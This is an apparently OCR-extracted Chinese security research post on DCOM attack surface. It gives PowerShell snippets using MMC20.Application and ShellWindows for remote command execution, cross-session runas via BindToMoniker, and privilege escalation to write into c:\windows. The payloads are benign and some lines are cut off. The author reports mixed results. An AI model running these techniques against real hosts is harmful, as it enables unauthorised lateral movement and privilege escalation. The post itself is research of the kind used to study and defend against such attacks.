【对外】DCOM攻击面探索

一、前言

来看看DCOM是什么?

DCOM（分布式组件对象模型,分布式组件对象模式）是一系列微软的概念和程序接口，利用这个接口，客户端程序对象能够请求来自网络中另一台计算机上的服务器程序对象。DCOM基于组件对象模型（COM），COM提供了一套允许同一台计算机上的客户端和服务器之间进行通信的接口（运行在Windows95或者其后的版本上）。

DCOM横向移动大家都了解很多了，但是DCOM不仅仅横向移动，可以进行RUNAS、以及提权。

二、实践

2.1、远程执行 – 横向移动

```
# 本地执行，需要管理员权限
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c notepad.exe","Minimized")

# 远程执行
## 从com的名称初始化
net use \\192.168.60.141\ipc$ "admin" /user:jerry
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.60.141"))
$com.Document.ActiveView.ExecuteShellCommand('cmd.exe',$null,"/c notepad.exe","Minimized")


## 从clsid
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID("9ba05972-f6a8-11cf-a442-00a0c90a8f39","192.168.60.141"))
$com.item(0).Document.Application.ShellExecute("cmd.exe", "/c notepad.exe", "c:\windows\system32", $null, 0)


```


不过都初始化失败了，看网上一些文章也是只有在部分环境复现成果。不在此纠结了。

2.2、runas

可以使用BindToMoniker跨session获取到另外一个用户的com对象，然后再利用com对象执行命令，即可实现runas效果。

runas：ShellWindows

```
$obj = [System.Runtime.InteropServices.Marshal]::BindToMoniker("session:3!ne
$p=$obj.item().document.application
$p.ShellExecute("cmd.exe", "/c notepad.exe", "c:\windows\system32", $null, 0
```




2.3、权限提升

测试了很对win环境，在如下环境能够复现成果。


```
OS 名称:          Microsoft Windows 10 专业版
OS 版本:          10.0.17763 暂缺 Build 17763
```

利用explorer.exe注册的ShellWindows的dcom对象执行命令。

从下图可以看到只要经过认证的用户即可访问explorer.exe并且进行执行。




并且发现explorer.exe有使用shellwindows



然后在找下ShellWindows的clsid即可做到提权。

这里直接用普通的用户lufei2对c:\windows目录些。

```
$obj = [System.Runtime.InteropServices.Marshal]::BindToMoniker("session:2!ne
$p=$obj.document.application
$p.ShellExecute("cmd.exe", "/c echo 111>c:\windows\1.txt", "c:\windows\syste
```




但是限制条件比较多的：

1、需要本地用户交互式登录

2、需要高权限账户登录

比如普通用户的explorer.exe就不允许经过验证的用户访问执行。



当我想探索其他com组件的时候，发现返回的东西很少。

```
PS C:\Windows\system32> [System.Runtime.InteropServices.Marshal]::BindToMoniker("session:3!new:19198ABD-D4B9-4E14-B156-725F85205F0F")
System.__ComObject
PS C:\Windows\system32>
```

是因为使用 Activator.CreateInstance 创建 COM 对象时，返回 System.__ComObject 是正常的。这表明 COM 对象已经被创建，但由于缺少类型库或接口信息，.NET 运行时无法为该对象生成强类型的接口。

三、总结

总得来说还是比较鸡肋。